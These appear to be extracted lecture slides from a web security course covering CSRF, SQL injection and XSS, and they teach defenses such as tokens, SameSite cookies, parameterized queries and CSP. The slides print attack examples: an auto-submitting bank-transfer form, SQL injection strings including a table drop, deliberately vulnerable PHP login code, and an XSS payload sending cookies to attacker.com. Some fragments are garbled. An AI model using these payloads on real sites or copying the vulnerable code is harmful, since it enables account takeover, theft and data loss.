


<http://netflix.com>



<http://bank.ch>

Which cookies are sent?



Why is this bad?

```
<html>
```


```
  
```

```
</html>
```

Cross-site request forgery (CSRF) attack!

CSRF

Session Authentication Cookie



POST /login:

username=X, password=Y

200 OK

cookie: name=BankAuth, value=39e839f928ab79



nordea.se

GET /accounts

cookie: name=BankAuth, value=39e839f928ab79

POST /transfer

cookie: name=BankAuth, value=39e839f928ab79

Cookies Sending Review

Cookie Jar:

- 1) domain: nordea.se, name=authID, value=123
- 2) domain: login.nordea.se, name=trackingID, value=248e
- 3) domain: attacker.com, name=authID, value=12345

Website: nordea.se

Website: attacker.com

Cookies Sending Review

Cookie Jar:

- 1) domain: nordea.se, name=authID, value=123
- 2) domain: login.nordea.se, name=trackingID, value=248e
- 3) domain: attacker.com, name=authID, value=12345

Website: nordea.se

Cookie 1

Cookie 1

Website: attacker.com

Cookies Sending Review

Cookie Jar:

- 1) domain: nordea.se, name=authID, value=123
- 2) domain: login.nordea.se, name=trackingID, value=248e
- 3) domain: attacker.com, name=authID, value=12345

Website: nordea.se

Cookie 1

Cookie 1

Website: attacker.com

Cookie 3

Cookie 1

CSRF GET Request

```
<html>  
  </img>  
</html>
```

GET /transfer?from=X,to=Y

Cookies:

- domain: nordea.se, name: authID, value: <secret>

Good News! attacker.com can't see the result of GET

Bad News! All your money is gone anyway.

CSRF POST Request

```
<form name=attackerForm  
action=http://nordea.se/transfer>  
  <input type=hidden name=recipient value=badguy>  
</form>
```

```
<script>  
  document.attackerForm.submit();  
</script>
```

Good News! attacker.com can't see the result of POST
Bad News! All your money is gone.

CSRF POST Request

```
<form name=attackerForm
```

ad



< S

<

Go

Cookie-based authentication is not sufficient for requests that have any side effect

Bad News! All your money is gone.


CSRF Defenses

We need some mechanism that allows us to ensure that **POST** is authentic — i.e., coming from a trusted page

- Secret Validation Token
- Referrer/Origin Validation
- SameSite Cookies

Secret Token Validation

bank.com includes a secret value (token) in every form that the server can validate



The image shows a login form with the following elements:

- A label "Username or email" above a text input field containing "pat@acme.co".
- A label "Password" above a password input field containing "Enter Your Password".
- A link "Forgot password?" below the password field.
- An orange "Log In" button at the bottom.

```
<form action="/login" method="post" class="form login-form">
  <input type="hidden" name="csrf_token" value="434ec7e838ec3167efc04154205">
  <input
    id="login"
    type="text"
    name="login"
  >
  <input
    id="password"
    type="password"
  >
  <button class="button button--alternative" type="submit">Log In</button>
</form>
```

Secret Token Validation

[bank.com](#) includes a secret value (token) in every form that the server can

Static token provides no protection (attacker can simply lookup)

Typically session-dependent identifier or token.

Attacker cannot retrieve token via GET because of Same Origin Policy

```
<button class="button" button--alternative type="submit">Log In</button>
</form>
```

Referer/Origin Validation

The Referer request header contains the URL of the previous web page from which a link to the currently requested page was followed. The Origin header is similar, but only sent for POSTs and only sends the origin. Both headers allows servers to identify what origin initiated the request.

<https://bank.com>

->

<https://bank.com>

✓

<https://attacker.com>

->

<https://bank.com>


✗

Cookies are always sent! So?

- Network attacker can steal cookies if server allows unencrypted HTTP traffic



- Don't need to wait for user to go to the site; web attacker can make cross-origin request



SameSite and Secure cookies

Set-Cookie: id=a3fWa; Expires=Wed, 21 Oct 2025 07:28:00 GMT;
SameSite=Strict;

A same-site cookie is only sent when the request originates from the same site

Set-Cookie: id=a3fWa; Expires=Wed, 21 Oct 2025 07:28:00 GMT; Secure;

A secure cookie is only sent to the server with an encrypted request over the HTTPS protocol.

CSRF Summary

Cross-Site Request Forgery (CSRF) is an attack that forces an end user to execute unwanted actions on another web application (where they're typically authenticated)

CSRF attacks specifically target state-changing requests, not data theft since the attacker cannot see the response to the forged request.

Use combination of:

- Validation Tokens
- Referer and Origin Headers
- SameSite Cookies

SQL Injection

SQL Injection (SQLi)

SQL injection occurs when developers try to build SQL queries that use user-provided data



Login form

Search or enter website name

Sign In

Username

Password

[Forgot Username / Password?](#)

SIGN IN

Don't have an account?

SIGN UP NOW

Insecure Login Checking

Sample PHP:

```
$login = $_POST['login'];  
$sql = "SELECT id FROM users WHERE username = '$login';  
$rs = $db->executeQuery($sql);  
if $rs.count > 0 {  
    // success  
}
```

Insecure Login Checking

Normal: (\$_POST["login"] = "alice")

```
$login = $_POST['login'];
```

```
    login = 'alice'
```

```
$sql = "SELECT id FROM users WHERE username = '$login'";
```

```
    sql = "SELECT id FROM users WHERE username = 'alice'"
```

```
$rs = $db->executeQuery($sql);
```

```
if $rs.count > 0 {
```

```
    // success
```

```
}
```

Insecure Login Checking



Malicious: (\$_POST["login"] = "alice")

```
$sql = "SELECT id FROM users WHERE username = '$login';"
```

```
SELECT id FROM users WHERE username = 'alice'
```

```
$rs = $db->executeQuery($sql);
```

Insecure Login Checking

Malicious: (\$_POST["login"] = "alice'")

```
$sql = "SELECT id FROM users WHERE username = '$login';
```

```
    SELECT id FROM users WHERE username = 'alice'
```

```
$rs = $db->executeQuery($sql);
```

```
// error occurs (syntax error)
```

Building An Attack

Malicious: "alice'--" *-- this is a comment in SQL*

```
$sql = "SELECT id FROM users WHERE username = '$login';"
```

```
    SELECT id FROM users WHERE username = 'alice'--'
```

```
$rs = $db->executeQuery($sql);
```

```
if $rs.count > 0 {
```

```
    // success
```

```
}
```

Building An Attack

Malicious: "'--" *-- this is a comment in SQL*

```
$login = $_POST['login'];
```

```
login = "'--'
```

```
$sql = "SELECT id FROM users WHERE username = '$login'";
```

```
SELECT id FROM users WHERE username = "'--'
```

```
$rs = $db->executeQuery($sql);
```

```
if $rs.count > 0 { <- fails because no users found
```

```
// success
```

```
}
```

Building An Attack

Malicious: **" or 1=1 --"** *-- this is a comment in SQL*

```
$login = $_POST['login'];
```

```
login = " or 1=1 --"
```

```
$sql = "SELECT id FROM users WHERE username = '$login'";
```

```
SELECT id FROM users WHERE username = " or 1=1 --"
```

```
$rs = $db->executeQuery($sql);
```

```
if $rs.count > 0 {
```

```
    // success
```

```
}
```

Building An Attack

Malicious: `" or 1=1 --"` *-- this is a comment in SQL*

```
$login = $_POST['login'];
```

```
login = " or 1=1 --'
```

```
$sql = "SELECT id FROM users WHERE username = '$login'";
```

```
SELECT id FROM users WHERE username = " or 1=1 --'
```

```
$rs = $db->executeQuery($sql);
```

```
if $rs.count > 0 { <- succeeds. Query finds *all* users
```

```
    // success
```

```
}
```

Causing Damage

Malicious: **'; drop table users --**

```
$sql = "SELECT id FROM users WHERE username =  
'$login'";
```

```
SELECT id FROM users WHERE username = '; drop table  
users --'
```

```
$rs = $db->executeQuery($sql);
```

Preventing SQL Injection

Never, ever, ever, build SQL commands yourself!

Use: Parameterized (AKA Prepared) SQL

Parameterized SQL: Separate Code and Data

Parameterized SQL allows you to pass in query separately from arguments

```
sql = "SELECT * FROM users WHERE email = ?"  
cursor.execute(sql, ['musard@kth.se'])
```

Values are sent to server
separately from command.
Library doesn't need to try to escape

```
sql = "INSERT INTO users(name, email) VALUES(?,?)"  
cursor.execute(sql, ['Musard Balliu', 'musard@kth.se'])
```

Benefit: Server will automatically handle escaping data

Extra Benefit: parameterized queries are typically *faster* because server can cache the query plan

XSS

Cross Site Scripting (XSS)

Cross Site Scripting: Attack occurs when application takes untrusted data and sends it to a web browser without proper validation or sanitization.

Code/SQL Injection

Attacker's malicious code is executed on victim's server

Cross Site Scripting

Attacker's malicious code is executed on victim's browser

Types of XSS

An XSS vulnerability is present when an attacker can inject scripting code into pages generated by a web application.

Reflected XSS. The attack script is reflected back to the user as part of a page from the victim site.

Stored XSS. The attacker stores the malicious code in a resource managed by the web application, such as a database.

Shouldn't this be prevented by SOP?

Search Example

`https://google.com/search?q=<search term>`

```
<html>
<title>Search Results</title>
<body>
  <h1>Results for <?php echo $_GET["q"] ?></h1>
</body>
</html>
```

Search Example

<https://google.com/search?q=dasak>

```
<html>
<title>Search Results</title>
<body>
  <h1>Results for <?php echo $_GET["q"] ?></h1>
</body>
</html>
```

Sent to Browser

```
<html>
<title>Search Results</title>
<body>
  <h1>Results for dasak</h1>
</body>
</html>
```

Search Example

[https://google.com/search?q=<script>alert\("XSS"\)</script>](https://google.com/search?q=<script>alert('XSS')</script>)

```
<html>
  <title>Search Results</title>
  <body>
    <h1>Results for <?php echo $_GET["q"] ?></h1>
  </body>
</html>
```

Sent to Browser

```
<html>
  <title>Search Results</title>
  <body>
    <h1>Results for <script>alert('XSS')</script>
  </h1>
  </body>
</html>
```

Search Example

<https://google.com/search?q=>

<script>window.open(http://attacker.com? ... document.cookie ...)</script>


```
<html>
<title>Search Results</title>
<body>
  <h1>Results for <?php echo $_GET["q"] ?></h1>
</body>
</html>
```

Sent to Browser

```
<html>
<title>Search Results</title>
<body>
  <h1>Results for <script>window.open(
http://attacker.com? ...document.cookie ..)</script>
</h1>
</body>
</html>
```

Stored XSS

The attacker stores the malicious code in a resource managed by the web application, such as a database.



Samy Worm

Samy Kamkar found a way to bypass checks in MySpace site and was able to inject JavaScript onto his page.

XSS-based worm that spread on MySpace. It would display the string "*but most of all, samy is my hero*" on a victim's MySpace profile page as well as send Samy a friend request.

In 20 hours, it spread to one million users, <http://samy.pl/myspace/>

Kamar was raided by the Secret Service. Pled guilty to felony charge (\$20K fine, 3 years probation, 720 hours service)

MySpace

MySpace allowed users to post HTML to their pages. Filtered out

`<script>`, `<body>`, `onclick`, `<a href=javascript://>`

Missed one. You can run JavaScript inside of CSS tags.

`<div style= "background:url('javascript:alert(1)')">`

Filtering is Really Hard

For a long time, the only way to prevent XSS attacks was to try to filter out malicious content. Large number of ways to call JavaScript and to escape content

- ❖ URI Scheme: ``
- ❖ On{event} Handlers: `onSubmit`, `OnError`, `onSyncRestored`, ... (there's ~105)
- ❖ Samy Worm: CSS
- ❖ Tremendous number of ways of encoding content

```
<IMG_SRC=&#0000106&#0000097&#0000118&#0000097&#0000115&#0000099&#0000114
&#0000105&#0000112&#0000116&#0000058&#0000097&#0000108&#0000101&#0000114
&#0000116&#0000040&#0000039&#0000088&#0000083&#0000083&#0000039&#0000041
>
```

Attack on filters that change content

Filter Action: filter out `<script`

Attempt 1: `<script src= "...">`

`src= "..."`

Attempt 2: `<scr<scriptipt src= "..."`

`<script src= "...">`

Filters that change content

Today, web frameworks take care of filtering out malicious input*

* they still mess up regularly. Don't trust them if it's important

Do not roll your own.

Server-side XSS

- Reflected XSS and Stored XSS
- They have to be addressed at the server
- Proper escaping or sanitization of all data interpolated into responses
- Possible to mitigate the exploitation of server-side XSSes with CSP

Content Security Policy

CSP allows for server administrators to eliminate XSS attacks by specifying the domains that the browser should consider to be valid sources of executable scripts.

Browser will only execute scripts loaded in source files received from allowlisted domains, ignoring all other scripts (including inline scripts and event-handling HTML attributes).

Example CSP 1

Example: content can only be loaded from same domain; no inline scripts

Content-Security-Policy: default-src 'self'

Example CSP 2

- Allow:
 - include images from any origin in their own content
 - restrict audio or video media to trusted providers
 - only allow scripts from a specific server that hosts trusted code; no inline scripts

Content-Security-Policy:

```
default-src 'self'; img-src *; media-src media1.com;  
script-src userscripts.example.com
```

Still Not Enough

- Rendering is not solely done server-side. User-controlled data is also handled client side (especially for modern apps that use the server as a simple database and do most of the rendering client side).
- Need to deal with another type of XSS:

Client-side XSS

Client-side (DOM) XSS

A client-side XSS variant
caused by insecure by default APIs
in your browser

...and there are many such APIs in your browser

